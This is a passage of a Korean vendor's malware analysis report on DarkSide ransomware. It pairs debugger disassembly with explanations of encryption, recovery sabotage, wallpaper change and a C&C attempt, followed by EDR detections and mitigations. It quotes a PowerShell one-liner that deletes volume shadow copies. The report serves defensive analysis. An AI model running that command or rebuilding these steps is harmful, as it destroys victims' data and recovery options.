00406C0D 6A 00      push 0
00406C0F FF15 72FC4000 call dword ptr ds:[<&CreateThread>]
00406C15 AB          stosd
00406C16 FF05 14FF4000 inc dword ptr ds:[40FF14]
00406C1C FF05 1CFF4000 inc dword ptr ds:[40FF1C]
00406C22 6A 00      push 0
00406C24 6A 00      push 0
00406C26 6A 00      push 0
00406C28 68 BA5E4000 push darkside.405EBA
00406C2D 6A 00      push 0
00406C2F 6A 00      push 0
00406C31 FF15 72FC4000 call dword ptr ds:[<&CreateThread>]

```

[그림 35] Multi-Thread 를 통한 암호화

CreateloCompletionPort API 를 호출하여, 입출력의 완료를 수신 받는 포트를 두 개 생성하고, 암호화를 담당하는 Thread 또한 CreateThread API 호출을 통해 두 개 생성한다. 이를 통해 Multi-Thread 기반의 빠른 속도를 활용한 암호화를 수행한다.

### 2.4.31 암호화 대상 드라이브의 보안 설정 변경

00405AFE	FF75 08	push dword ptr ss:[ebp+8]	[ebp+8]:L"\\
00405B01	FF15 72FD4000	call dword ptr ds:[<&GetNamedSecurityInfoW>]	
00405B07	85C0	test eax,eax	eax:L"\\?\\
00405B09	75 42	jne darkside.405B4D	
00405B0B	8D45 F8	lea eax,dword ptr ss:[ebp-8]	[ebp-8]:L"\\
00405B0E	50	push eax	eax:L"\\?\\
00405B0F	FF75 FC	push dword ptr ss:[ebp-4]	
00405B12	68 8CF64000	push darkside.40F68C	
00405B17	6A 01	push 1	
00405B19	FF15 7AFD4000	call dword ptr ds:[<&SetEntriesInAclW>]	
00405B1F	85C0	test eax,eax	eax:L"\\?\\
00405B21	75 2A	jne darkside.405B4D	
00405B23	6A 00	push 0	
00405B25	FF75 F8	push dword ptr ss:[ebp-8]	[ebp-8]:L"\\
00405B28	6A 00	push 0	
00405B2A	68 80F64000	push darkside.40F680	
00405B2F	6A 05	push 5	
00405B31	6A 01	push 1	
00405B33	FF75 08	push dword ptr ss:[ebp+8]	[ebp+8]:L"\\
00405B36	FF15 76FD4000	call dword ptr ds:[<&SetNamedSecurityInfoW>]	

[그림 36] 암호화 대상 드라이브의 보안 설정 변경

암호화 진행 전, GetNamedSecurityInfoW API 호출을 통해 대상 드라이브 개체에 대한 보안 설정을 획득하고, SetEntriesInAclW 및 SetNamedSecurityInfoW API 호출을 통해 보안 설정을 변경한다. 이를 통해 드라이브가 보안 설정이 되어있어도, 암호화를 수행할 수 있도록 한다.

### 2.4.32 시스템 복원 무력화

00406B06	FF75 F8	push dword ptr ss:[ebp-8]	C:\\$WinREAgent
00406B09	FF15 EAFD4000	call dword ptr ds:[<&PathIsDirectoryEmptyW>]	
00406B0F	85C0	test eax,eax	
00406B11	75 08	jne darkside.406B1B	
00406B13	FF75 F8	push dword ptr ss:[ebp-8]	[ebp-8]:L"\\?\\
00406B16	E8 BCE9FFFF	call darkside.4054D7	
00406B1B	FF75 F8	push dword ptr ss:[ebp-8]	C:\\$WinREAgent
00406B1E	FF15 16FD4000	call dword ptr ds:[<&RemoveDirectoryW>]	
00406B24	FF75 F8	push dword ptr ss:[ebp-8]	[ebp-8]:L"\\?\\

0040616A	53	push ebx	ebx:L"bootmgr"
0040616B	51	push ecx	
0040616C	52	push edx	
0040616D	56	push esi	esi:L"\\?\\C:\\
0040616E	57	push edi	edi:L"\\?\\C:\\
0040616F	C745 FC 000000	mov dword ptr ss:[ebp-4],0	
00406176	68 80000000	push 80	
0040617B	FF75 08	push dword ptr ss:[ebp+8]	C:\bootmgr
0040617E	FF15 BAFD4000	call dword ptr ds:[<&SetFileAttributesW>]	
00405A14	FF15 D6FB4000	call dword ptr ds:[<&wcsicmp>]	
00405A1A	83C4 08	add esp,8	
00405A1D	85C0	test eax,eax	
00405A1F	75 02	jne darkside.405A23	
00405A21	E8 43	jmp darkside.405A66	
00405A23	57	push edi	edi:L"\\?\\C:\\
00405A24	FF15 F2FB4000	call dword ptr ds:[<&wcslen>]	
00405A2A	83C4 04	add esp,4	
00405A2D	8D7C47 02	lea edi,dword ptr ds:[edi+eax*2+2]	edi:L"\\?\\C:\\
00405A31	66:833F 00	cmp word ptr ds:[edi],0	edi:L"\\?\\C:\\
00405A35	75 DB	jne darkside.405A12	
00405A37	FF75 F4	push dword ptr ss:[ebp-C]	[ebp-C]:L"\\?\\
00405A3A	FF15 82FC4000	call dword ptr ds:[<&CloseHandle>]	
00405A40	6A 00	push 0	
00405A42	FF75 F8	push dword ptr ss:[ebp-8]	
00405A45	FF15 D2FC4000	call dword ptr ds:[<&TerminateProcess>]	

[그림 37] 시스템 복원 무력화

시스템 복원에 사용될 수 있는 대상 폴더 내 파일과 주요 시스템 파일을 제거 또는 속성을 변경하여 암호화 진행 시 암호화되어 복구할 수 없도록 한다. 해당 작업에는 PathIsDirectoryEmptyW API 를 이용하여 폴더 내 파일을 확인한 후, SetFileAttributesW API 를 이용해 파일의 속성을 변경한다. 또한

복원 관련 프로세스가 실행 중일 경우, 해당 프로세스를 종료시킨다. 대상 폴더 및 파일은 아래의 표와 같다.

폴더	C:\\$WinREAgent	업데이트 및 업그레이드 문제 시 운영체제 복구용 임시 파일 저장
폴더	C:\PerfLogs	시스템의 문제 및 성능과 관련된 기타 보고서를 저장
폴더	C:\Recovery	Windows 복구 환경을 실행하는데 필요한 파일 저장
파일	bootmgr	부팅 관리자 소프트웨어
파일	BOOTNXT	시스템 예약 파티션에 소속된 부팅 관련 파일
파일	pagefile.sys	데이터 램 확장용으로 사용된 하드 디스크의 지정 영역 관련 파일
파일	swapfile.sys	메모리 부족 시 스토리지 일부를 메모리처럼 사용하는데 사용
파일	DumpStack.log.tmp	덤프 스택 로그 파일

[표 10] 대상 폴더 및 파일

### 2.4.33 파일 암호화 과정

```

00405F56      50          push eax
00405F57      8D45 F8     lea eax,dword ptr ss:[ebp-8]
00405F5A      50          push eax
00405F5B      68 00008000 push 80000
00405F60      8D83 04010000 lea eax,dword ptr ds:[ebx+104]
00405F66      50          push eax
00405F67      FF73 2C     push dword ptr ds:[ebx+2C]
00405F6A      FF15 76FC4000 call dword ptr ds:[<&ReadFile>]
00405F70      85C0       test eax,eax

00406025      50          push eax
00406026      8D45 F8     lea eax,dword ptr ss:[ebp-8]
00406029      50          push eax
0040602A      FF75 F8     push dword ptr ss:[ebp-8]
0040602D      8D83 04010000 lea eax,dword ptr ds:[ebx+104]
00406033      50          push eax
00406034      FF73 2C     push dword ptr ds:[ebx+2C]
00406037      FF15 7AFC4000 call dword ptr ds:[<&WriteFile>]

76389680      8BFF       mov edi,edi
76389682      55          push ebp
76389683      8BEC       mov ebp,esp
76389685      33C0       xor eax,eax
76389687      50          push eax
76389688      FF75 10     push dword ptr ss:[ebp+10]
7638968B      50          push eax
7638968C      50          push eax
7638968D      FF75 0C     push dword ptr ss:[ebp+C]
76389690      FF75 08     push dword ptr ss:[ebp+8]
763896C3      E8 48000000 call <kernelbase.MoveFileWithProgressTransactedw>
763896C8      5D          pop ebp
763896C9      C2 0C00    ret c
  
```

[그림 38] 파일 암호화 과정

암호화 파일 대상에 대해 ReadFile API 를 호출하여, 파일의 내용을 버퍼에 적재한다. 이후 일련의

암호화 작업을 거친 후, WriteFile 을 통해 암호화된 파일의 내용을 변경한다. 이후 MoveFileExW API 를 호출하여 파일의 이름을 변경한다.

### 2.4.34 파일 암호화 결과

즐거찾기 모음	2021-03-11 오전 11:47	파일 폴더	
Bing	2021-03-12 오후 1:33	인터넷 바로 가기	1KB
즐거찾기 모음	2021-03-11 오전 11:47	파일 폴더	
Bing.url.503900e4	2021-03-12 오후 1:33	503900E4 파일	1KB
README.503900e4.TXT	2021-05-26 오전 9:40	텍스트 문서	3KB

[그림 39] 파일 암호화 결과 (상 -암호화 전/하 -암호화 후)

파일의 암호화가 진행된 후, 파일의 내용은 암호화되며 파일의 확장자도 변경된다.

### 2.4.35 네트워크 공유 폴더 암호화

00406E70	50	push eax	eax: "*u@"
00406E71	8D45 F8	lea eax, dword ptr ss:[ebp-8]	
00406E74	50	push eax	eax: "*u@"
00406E75	6A FF	push FFFFFFFF	
00406E77	8D45 FC	lea eax, dword ptr ss:[ebp-4]	
00406E7A	50	push eax	eax: "*u@"
00406E7B	6A 01	push 1	
00406E7D	57	push edi	edi: L"\\\\D
00406E7E	FF15 3AFE4000	call dword ptr ds:[&NetShareEnum]	

[그림 40] 네트워크 공유 폴더 암호화

NetShareEnum API 를 호출하여, 현재 연결된 네트워크 공유 폴더를 열거한다. 만약 연결된 네트워크 공유 폴더가 있을 경우, 해당 폴더 또한 암호화가 진행된다.

### 2.4.36 바탕화면 변경용 이미지 생성 과정

00404320	6A 00	push 0	
00404322	6A 00	push 0	
00404324	68 BC020000	push 2BC	
00404329	6A 00	push 0	
0040432B	6A 00	push 0	
0040432D	6A 00	push 0	
0040432F	6A 41	push 41	
00404331	FF15 F2FD4000	call dword ptr ds:[&CreateFontW]	
004043A9	FF75 F8	push dword ptr ss:[ebp-8]	
004043AC	FF15 0AFE4000	call dword ptr ds:[&SelectObject]	
004043B2	FF75 C4	push dword ptr ss:[ebp-3C]	[ebp-3C]:L"A11
004043B5	FF15 F2FB4000	call dword ptr ds:[&wcslen]	
004043B8	83C4 04	add esp, 4	
004043BE	8BC8	mov ecx, eax	
004043C0	8D45 AC	lea eax, dword ptr ss:[ebp-54]	
004043C3	50	push eax	
004043C4	51	push ecx	
004043C5	FF75 C4	push dword ptr ss:[ebp-3C]	[ebp-3C]:L"A11
004043C8	FF75 F8	push dword ptr ss:[ebp-8]	
004043CB	FF15 22FE4000	call dword ptr ds:[&GetTextExtentPoint32W]	

```

035D7370 | All of your files are encrypted! .. .. Find README.503900e4.TXT
035D73F0 | and Follow Instructions!.....
035D7470 | .....
035D74F0 | .....

```

[그림 41] 바탕화면 변경용 이미지 생성 과정

암호화가 완료된 후, 바탕화면이 변경된다. 이 때, 사용될 이미지를 생성하며 해당 이미지에 삽입될 문자열을 생성한다.

### 2.4.37 바탕화면 변경용 이미지 경로 획득

```

0040458E | 6A 00 | push 0
00404590 | 6A 1C | push 1C
00404592 | FF75 C4 | push dword ptr ss:[ebp-3C]
00404595 | 6A 00 | push 0
00404597 | FF15 B2FD4000 | call dword ptr ds:[<&SHGetSpecialFolderPath>]
0040459D | FF75 C4 | push dword ptr ss:[ebp-3C]
004045A0 | FF15 EEFD4000 | call dword ptr ds:[<&PathAddBackslash>]
004045A6 | 8D0D 38F84000 | lea ecx,dword ptr ds:[40F838]

```

[그림 42] 바탕화면 변경용 이미지 경로 획득


SHGetSpecialFolderPathW API 를 호출하여, C:\Users\[UserName]\AppData\Local 경로를 획득한다.

### 2.4.38 바탕화면 변경용 이미지 생성

```

004045ED | 6A 00 | push 0
004045EF | 6A 00 | push 0
004045F1 | 68 00000040 | push 40000000
004045F6 | FF75 C4 | push dword ptr ss:[ebp-3C]
004045F9 | FF15 6AFC4000 | call dword ptr ds:[<&CreateFileW>]
004045FF | 8945 E4 | mov dword ptr ss:[ebp-1C],eax
00404602 | 837D E4 FF | cmp dword ptr ss:[ebp-1C],FFFFFFFF
00404606 | 0F84 FA000000 | je darkside.404706
0040460C | 6A 00 | push 0
0040460E | 8D45 E0 | lea eax,dword ptr ss:[ebp-20]
00404611 | 50 | push eax
00404612 | 6A 0E | push E
00404614 | 8D85 70FFFFFF | lea eax,dword ptr ss:[ebp-90]
0040461A | 50 | push eax
0040461B | FF75 E4 | push dword ptr ss:[ebp-1C]
0040461E | FF15 7AFC4000 | call dword ptr ds:[<&WriteFile>]

```



[그림 43] 바탕화면 변경용 이미지 생성

C:\Users\[UserName]\AppData\Local 경로에 503900e4.bmp 라는 이미지를 생성한다.

### 2.4.39 바탕화면 변경용 이미지 등록


00404683	50	push eax	
00404684	FF75 E8	push dword ptr ss:[ebp-18]	
00404687	6A 00	push 0	
00404689	56	push esi	
0040468A	68 01000080	push 80000001	Control Panel\Desktop
0040468F	FF15 7EFD4000	call dword ptr ds:[<&RegOpenKeyExW>]	HKEY_CURRENT_USER
0040468A	51	push ecx	
0040468B	FF75 C4	push dword ptr ss:[ebp-3C]	C:\Users\JeongGeonWoo\
0040468E	6A 01	push 1	AppData\Local\503900e4.bmp
004046C0	6A 00	push 0	
004046C2	57	push edi	WallPaper
004046C3	FF75 EC	push dword ptr ss:[ebp-14]	
004046C6	FF15 86FD4000	call dword ptr ds:[<&RegSetValueExW>]	

[그림 44] 바탕화면 변경용 이미지 등록

HKEY\_CURRENT\_USER\Control Panel\Desktop 레지스트리 경로에 Wallpaper 값을 이전에 생성한 바탕화면 변경용 이미지 경로로 등록한다.

### 2.4.40 바탕화면 변경

004046D9	6A 03	push 3	
004046DB	FF75 C4	push dword ptr ss:[ebp-3C]	[ebp-3C]:L"C:\\"
004046DE	6A 00	push 0	
004046E0	6A 14	push 14	
004046E2	FF15 32FE4000	call dword ptr ds:[<&SystemParametersInfoW>]	



[그림 45] 바탕화면 변경

마지막으로 SystemParametersInfoW API 를 호출하여, 바탕화면을 변경한다.

### 2.4.41 작업 완료 후 C&C 전송용 데이터 생성

00401FDC	68 00FF4000	push darkside.40FF00	
00401FE1	FF15 06FC4000	call dword ptr ds:[<&RtlRandomEx>]	
00401FE7	68 00FF4000	push darkside.40FF00	
00401FEC	FF15 06FC4000	call dword ptr ds:[<&RtlRandomEx>]	

007FE920	7B 0D 0A 22	69 64 22 3A	22 31 38 63	65 61 63 66	{.. "id": "18ceacf
007FE930	38 63 65 63	63 37 34 39	64 39 62 34	36 22 2C 0D	8cecc749d9b46", ..
007FE940	0A 22 75 69	64 22 3A 22	39 35 66 37	36 32 33 63	.. "uid": "95f7623c
007FE950	34 30 36 31	34 33 32 22	2C 0D 0A 22	65 6E 63 2D	4061432", .. "enc-
007FE960	6E 75 6D 22	3A 22 34 22	2C 0D 0A 22	65 6E 63 2D	num": "4", .. "enc-
007FE970	73 69 7A 65	22 3A 22 30	2E 30 30 22	2C 0D 0A 22	size": "0.00", ..
007FE980	73 68 69 70	2D 6E 75 6D	22 3A 22 39	22 2C 0D 0A	skip-num": "9", ..
007FE990	22 65 6C 61	70 73 65 64	2D 74 69 6D	65 22 3A 22	"elapsed-time": ..
007FE9A0	31 36 31 31	2E 39 34 22	0D 0A 7D 00	00 00 00 00	1611.94" .. } .. ..

```

035C6DC0| 35 34 38 66| 65 30 61 39| 3D 77 59 34| 47 56 77 30| 548fe0a9=wY4GVw0
035C6DD0| 5A 63 30 53| 50 50 35 73| 77 77 4D 71| 31 79 36 2F| Zc0SPp5swwMq1y6/
035C6DE0| 39 39 41 70| 64 5A 70 34| 50 66 75 41| 54 64 59 6A| 99ApdZp4PFuATdYj
035C6DF0| 74 55 64 66| 45 38 79 43| 6E 6E 62 58| 56 69 4C 48| tUdfE8yCnbnxv1LK
035C6E00| 78 67 61 2F| 4C 67 71 32| 79 36 4A 61| 6F 67 49 39| xga/Lgq2y6JaogI9
035C6E10| 66 65 54 6C| 6F 48 35 6D| 72 79 52 54| 6A 42 52 65| FeT1oH5mryRTjBRe
035C6E20| 48 38 4D 58| 54 50 45 66| 4F 61 42 28| 5A 71 38 68| K8MXTPeFOaB+Zq8k
035C6E30| 55 34 77 55| 4C 35 61 59| 47 6E 51 48| 48 37 34 53| U4wUL5aYGnQH74S
035C6E40| 41 47 75 52| 33 59 30 2F| 4A 79 53 35| 46 64 57 46| AGuR3Y0/JyS5FdwF
035C6E50| 39 33 66 59| 63 38 50 76| 68 33 41 6E| 6A 4D 77 70| 93Fyc8Pvk3AnjMwp
035C6E60| 4A 41 54 5A| 66 6A 48 77| 77 70 6F 74| 48 48 57 58| JATZFjKwvpothHWX
035C6E70| 58 77 32 4C| 32 77 71 65| 76 33 4E 74| 75 6E 43 30| XwL2wqev3NtunCO
035C6E80| 73 68 65 63| 37 50 28 70| 4D 68 75 28| 2F 41 46 47| shec7P+pMhu+/AFG
035C6E90| 62 6D 69 41| 3D 26 37 62| 32 37 37 34| 63 30 3D 39| bmtA=&7b2774c0=9
035C6EA0| 35 66 37 36| 32 33 63 34| 30 36 31 34| 33 32 00 00| 5F7623c4061432..

```

[그림 46] C&C 전송용 데이터 생성

DarkSide 랜섬웨어의 모든 작업이 완료된 후, C&C 에 작업 결과를 전달하기 위해 데이터를 생성한다. 해당 데이터는 RtlRandomEx API 호출을 통한 난수와 일련의 연산을 거쳐 암호화가 수행된다.

#### 2.4.42 C&C 연결 시도 및 프로세스 종료

```

004033D1| 6A 00| push 0
004033D3| FF75 DC| push dword ptr ss:[ebp-24]
004033D6| FF15 5EFE4000| call dword ptr ds:[<&InternetOpenW>]
004033DC| 8945 F8| mov dword ptr ss:[ebp-8],eax
004033DF| 837D F8 00| cmp dword ptr ss:[ebp-8],0
004033E3| 0F84 6E010000| je darkside.403557
004033E9| 8B35 18F84000| mov esi,dword ptr ds:[40F818]
004033EF| 6A 00| push 0
004033F1| 6A 00| push 0
004033F3| 6A 03| push 3
004033F5| 6A 00| push 0
004033F7| 6A 00| push 0
004033F9| 68 BB010000| push 1BB
004033FE| 56| push esi
004033FF| FF75 F8| push dword ptr ss:[ebp-8]
00403402| FF15 5AFE4000| call dword ptr ds:[<&InternetConnectW>]

```

```

00407DDE| 8BE5| mov esp,ebp
00407DE0| 5D| pop ebp
00407DE1| C3| ret
00407DE2| E8 A5FDFFFF| call darkside.407B8C
00407DE7| 6A 00| push 0
00407DE9| E8 00000000| call <JMP.&ExitProcess>

```

[그림 47] C&C 연결 시도 및 프로세스 종료

이전에 생성한 암호화된 작업 결과에 대한 데이터를 C&C 서버에 전송하려는 시도를 수행하나, 현재 C&C 서버가 닫혀 있어 해당 시도는 실패한다. 이후 DarkSide 랜섬웨어는 종료된다.



### 3. Privacy-i EDR 탐지 정보

Privacy-i EDR 은 DarkSide 랜섬웨어에 Ransomware 타입의 악성코드로 탐지하고 있다.

#### 3.1 탐지 행위

>	High	Suspicious Behavior : impact.encrypt.many-files
>	High	Suspicious Behavior : impact.encrypt.decoy-file.1
>	Medium	Suspicious Behavior : impact.encrypt.file.1
>	Low	Suspicious Behavior : discovery.enumerate.file-directory.1
>	Medium	Suspicious Behavior : evasion.bypass.powershell-execution-policy.1
>	Low	Suspicious Behavior : discovery.acquire.system-information.11
>	Low	Suspicious Behavior : discovery.acquire.account.1
>	Medium	Suspicious Behavior : escalation.manipulate.token.3
>	Medium	Suspicious Behavior : evasion.verify.debugger.1

[그림 49] Privacy-i EDR 탐지 행위

Privacy-i EDR 은 DarkSide 랜섬웨어의 행위에 대해 위와 같이 탐지하고 있다.

#### 3.2 주요 탐지 행위

##### 3.2.1 impact.impact.system-recovery.2

▼

High

Suspicious Behavior : impact.impact.system-recovery.2

이벤트 발생 일시: 2021-05-17 13:12:42

위험도: 8

이벤트 Guid: 34622dc0-5c66-4b73-a14c-c4c3de0db29e

	ScriptBlockId	113694f0-1386-426c-bf58-9615e4092674
	ScriptBlockText	Get-WmiObject Win32_Shadowcopy   ForEach-Object {\$_.Delete();}

MITRE ATT&CK Information :

No.	Tactic	Technique
1	Impact	(T1490) Inhibit System Recovery

### [그림 50] PowerShell 을 통한 VolumeShadowCopy 삭제

PowerShell 을 통해 난독화된 스크립트를 실행하여, VolumeShadowCopy 삭제를 수행하는 작업을 위와 같이 주요 행위 정보로서 탐지한다. 위 사진은 난독화된 스크립트가 복호화가 수행된 모습이다.

#### 3.2.2 discovery.enumerate.file-directory.1

▼ **Low** Suspicious Behavior : discovery.enumerate.file-directory.1

이벤트 발생 일시: 2021-05-17 13:12:37

위험도: 2

이벤트 Guid: ce140852-c311-486c-a0ec-04b66d542fb0

lpFileName	?\C:*recycle*
return	7553416

MITRE ATT&CK Information :

No.	Tactic	Technique
1	Discovery	(T1083) File and Directory Discovery

### [그림 51] 대상 폴더 내 파일 목록 열거

DarkSide 랜섬웨어가 암호화 대상 파일을 찾기 위해, 폴더 내 파일들을 열거하는 작업을 위와 같이 주요 행위 정보로서 탐지한다. 대상 폴더 이름을 확인할 수 있다.

#### 3.2.3 impact.encrypt.file.1

▼ **Medium** Suspicious Behavior : impact.encrypt.file.1

이벤트 발생 일시: 2021-05-17 13:13:00

위험도: 6

이벤트 Guid: f668dbdf-296f-48da-937e-785cbb5a8c3c

Filepath	C:\0ARTmpDcy\rdcyTmpfile.pptx
Target filepath	C:\0ARTmpDcy\rdcyTmpfile.pptx.503900e4

MITRE ATT&CK Information :

No.	Tactic	Technique
1	Impact	(T1486) Data Encrypted for Impact

[그림 52] 파일 암호화 및 파일명 변경

DarkSide 랜섬웨어가 파일을 암호화한 후 파일명을 변경하는 작업을 위와 같이 주요 행위 정보로서 탐지한다. 대상 파일과 변경되는 파일명을 확인할 수 있다.

### 3.2.4 impact.encrypt.many-files

▼ **High** Suspicious Behavior : impact.encrypt.many-files

이벤트 발생 일시: 2021-05-17 13:13:01

위험도: 10

이벤트 Guid: dc39b848-ed95-44c6-95f5-502999ddf8c5

Filepath	C:\0ARTmpDcy\rdcyTmpfile.pptx
Target filepath	C:\0ARTmpDcy\rdcyTmpfile.pptx.503900e4

[그림 53] 다수의 파일 암호화 행위 정보

다수의 파일을 암호화하는 DarkSide 랜섬웨어의 행위에 대해 위와 같이 주요 정보로서 탐지하며, 그에 해당하는 탐지 정보를 확인할 수 있다.

## 4. 대응

1. OS 및 소프트웨어 보안 업데이트를 항상 최신으로 유지한다.
2. 랜섬웨어 탐지/차단이 가능한 EDR 제품을 통해 예방한다.
3. 주요 문서는 주기적으로 백업하고 물리적으로 분리하여 관리한다.
4. 신뢰할 수 없는 메일의 첨부파일은 실행을 금지한다.
5. 비 업무 사이트 및 신뢰할 수 없는 웹사이트의 연결을 차단한다.

본 자료의 전체 혹은 일부를 소만사의 허락을 받지 않고, 무단게재, 복사, 배포는 엄격히 금합니다. 만일 이를 어길 시에는 민형사상의 손해배상에 처해질 수 있습니다.

본 자료는 악성코드 분석을 위한 참조 자료로 활용되어야 하며, 악성코드 제작 등의 용도로 악용되어서는 안됩니다. ㈜ 소만사는 이러한 오남용에 대한 책임을 지지 않습니다.

Copyright(c) 2021 ㈜ 소만사 All rights reserved.

궁금하신 점이나 문의사항은 [malware@somansa.com](mailto:malware@somansa.com) 으로 연락주십시오